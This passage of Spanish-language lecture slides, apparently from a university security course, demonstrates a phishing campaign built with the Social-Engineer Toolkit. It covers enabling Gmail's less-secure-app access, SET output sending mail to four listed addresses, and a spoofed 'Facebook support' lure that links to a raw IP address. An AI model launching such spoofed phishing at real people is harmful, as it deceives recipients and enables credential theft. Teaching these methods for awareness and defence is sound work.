

Es posible que se tenga que **validar el acceso a la cuenta** por medio de un **código** enviado a un teléfono celular



- Adicionalmente, se requiere habilitar el acceso a la cuenta de gmail desde aplicaciones no seguras (*Gmail considera a setoolkit una aplicación no segura*), por medio del siguiente proceso:

Ir al botón de **“Account”** para gestionar la cuenta de gmail

Dentro de la sección de **“Security”**, poner la opción de **“Less secure app access”** en **ON**



Después del último END y de presionar <enter>, SET realizará el envío de los mensajes a cada uno de los correos indicados

```
[*] Sent e-mail number: 1 to address: danielo.diaz@urosario.edu.co  
[*] Sent e-mail number: 2 to address: dodiazlopez@gmail.com  
[*] Sent e-mail number: 3 to address: danielo_90@hotmail.com  
[*] Sent e-mail number: 4 to address: daniel.diaz@nec.eu  
[*] SET has finished sending the emails
```

Press <return> to continue

Nueva funcionalidad de Facebook Inbox x



soporte@facebook.com <juliamanzur07@gmail.com>
to me ▾

1:45 PM (0 minutes ago) ☆ ↶ ⋮


Estimado usuario: Desde ahora puedes saber quien ha visitado tu perfil de Facebook por medio de la nueva funcionalidad accesible por el siguiente link:
<http://137.135.113.80> Atentamente Equipo de atención al usuario Facebook.com California - United States

↶ Reply

➡ Forward



La víctima debería recibir un mensaje que “parece” como si fuese enviado por la cuenta de correo que acabamos de suplantar!

Nueva funcionalidad de Facebook  Inbox x



soporte@facebook.com <juliamanzur07@gmail.com>
to me ▾

1:45 PM (0 minutes ago)



Estimado usuario: Desde ahora puedes saber quien ha visitado tu perfil de Facebook por medio de la nueva funcionalidad accesible por el siguiente link:
<http://137.135.113.80> Atentamente Equipo de atención al usuario Facebook.com California - United States

 Reply

 Forward



Universidad del
Rosario



MACC



HINNT

¡Gracias!

